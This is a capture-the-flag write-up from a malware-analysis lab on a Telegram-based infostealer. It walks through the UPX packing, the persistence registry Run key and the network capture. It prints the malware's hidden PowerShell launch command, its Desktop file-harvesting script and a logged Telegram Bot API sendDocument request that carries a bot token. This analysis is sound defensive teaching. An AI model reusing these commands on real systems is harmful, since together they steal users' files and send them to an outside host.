Challenge: TeleStealer Lab

Platform: CyberDefenders

Category: Malware Analysis

Difficulty: Medium


Tools Used: DiE, ProcMon, Wireshark, Python


Summary: This lab involved analysing a packed malware sample to determine its behaviour, including employed persistence mechanisms and data exfiltration methods. Initial static analysis using Detect It Easy (DiE) revealed the sample was packed using UPX. During dynamic analysis with ProcMon, the sample was observed dropping a second-stage PowerShell script to the AppData\Roaming directory and establishing persistence via a registry Run key. Further analysis of the second-stage payload revealed a data staging script that recursively harvested files from the user's Desktop and compressed them into an archive for exfiltration. Network traffic analysis using Wireshark, alongside a Python HTTP server, identified DNS queries to api.telegram.org and subsequent GET requests the Telegram bot "bot6369451776" invoking the sendDocument method. This strongly suggests that the archived data was exfiltrated via the Telegram Bot API, as the sendDocument method allows file transfer to a Telegram chat. Overall, this lab was fun, it requires you to perform basic static and dynamic analysis, along with some intermediate-advanced level dynamic analysis.

Scenario: At the company, our network team noticed a big increase in network activity on one of our computers in the last few days. After looking into it, we found out that an employee had downloaded untrusted software, but they weren't sure what it was doing. We need you to investigate carefully and find out what it does.

Malicious software frequently employs diverse methods to hide its presence and avoid detection. What is the name of the packing tool that was utilized to obfuscate this malware?

To determine the packer used on this sample, we can use a tool called Detect It Easy (DiE). When you load an executable into DiE, it provides extensive information about the file:






Here we can see that the packer used is UPX (Ultimate Packer for eXecutables), which is a free packer commonly used by malware authors.


Answer: UPX

Since the malware author used multiple techniques to hide its functions, where does the malware place the second stage?


To dynamically analyse the malware and observe any file creation activity, we can use a Sysinternals tool called Process Monitor (ProcMon). Start by launching ProcMon, pausing the capture and clearing the current events, this helps to reduce noise. Before executing the sample, make sure to click the capture button:



Wait a moment to ensure the sample finishes executing before you pause the capture. If you explore the Process Tree, we can see that the malware spawned multiple child processes, including PowerShell:




Viewing the details of the powershell.exe process, we can see that it executed a script called “script.ps1”, which is likely the second stage payload:




Full command:

- `powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File "C:\Users\Administrator\AppData\Roaming\Dropper\script.ps1"`


To confirm this, let’s look for file creation activity, start by filtering for events related to this sample by selecting the process in the Process Tree view and clicking “Include Subtree”:



We can then create a filter for file creation events:




Here we can find the same file being created in the AppData folder:



Answer: C:\Users\Administrator\AppData\Roaming\Dropper

Looking into how the malware persist on the machine, what's the path of the registry key it uses to do this?

Following a similar approach to the previous question, we can begin by filtering for RegSetValue events:



Immediately we can see that it created a Run key called “Tele$teal”:

Process Name	PID	Operation	Path
telestealer.exe	4064	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Tele$teal

Run keys are a common persistence mechanism used by malware. If you click the details of this event, we can see that it executes telestealer.exe (the sample we are analysing) each time a user logs on:

Type:	REG_SZ
Length:	136
Data:	C:\Users\Administrator\Desktop\Start here\Artifacts\telestealer.exe

Answer: HKCU\Software\Microsoft\Windows\CurrentVersion\Run

We've noticed unusual network traffic in recent days since the discovery of the malware. We need to determine what data it might have sent out. What's the path of the exfiltrated data?

After examining the secondary payload “script.ps1” located at:

- `C:\Users\Administrator\AppData\Roaming\Dropper`

we can determine that it recursively collects file from the Desktop folder and adds them to a ZIP archive. This is a clear example of data staging, commonly performed prior to exfiltration. Full script is as follows:

- `Get-ChildItem -Path C:\Users\Administrator\Desktop -Recurse -File | ForEach-Object { try { Compress-Archive -Path $_.FullName -DestinationPath C:\Users\Administrator\AppData\Roaming\Dropper\Archive.zip -Update -ErrorAction Stop } catch {} }`


Answer: C:\Users\Administrator\Desktop

You've verified that the malware is gathering sensitive data from compromised machines. It mainly uses a separate communication channel to send out the data. What is the full domain that the malware uses to exfiltrate the data?

Using Wireshark, we can capture network traffic whilst executing the sample. Using the following display filter:

- `dns`

We can see that the sample sent a DNS query for “api.telegram.org”:



Answer: api.telegram.org

Once the channel is recognized, the next step is to determine who is receiving the exfiltrated data. Utilizing Python and the hosts file, can you determine the username of the recipient?

Begin by creating a basic Python HTTP server on port 80 (the specific port number isn’t important):

- `python -m http.server 80`

We then need to modify the hosts file to redirect api.telegram.org to the local machine (127.0.0.1), tricking the malware into believing it is communicating with the Telegram API. The hosts file is located at:

- `C:\Windows\System32\drivers\etc\hosts`

```
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#   127.0.0.1       localhost
#   ::1             localhost

127.0.0.1   api.telegram.org
```

Upon executing the sample one more time, we can see it issue a GET request to the API attempting to send a document to the Telegram chat with ID 7389421, the document likely being the staged archive we discovered previously:

```
PS C:\Users\Administrator> python -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
::ffff:127.0.0.1 - - [02/Jan/2026 03:18:22] code 404, message File not found
::ffff:127.0.0.1 - - [02/Jan/2026 03:18:22] "GET /bot6369451776:AAEYgeQO4On15XIHhXTtzvcNOMahPNhhlZo/sendDocument?chat_id=7389421 HTTP/1.1" 404 -
::ffff:127.0.0.1 - - [02/Jan/2026 03:18:22] code 404, message File not found
::ffff:127.0.0.1 - - [02/Jan/2026 03:18:22] "GET /bot6369451776:AAEYgeQO4On15XIHhXTtzvcNOMahPNhhlZo/sendDocument?chat_id=7389421 HTTP/1.1" 404 -
```

Answer: bot6369451776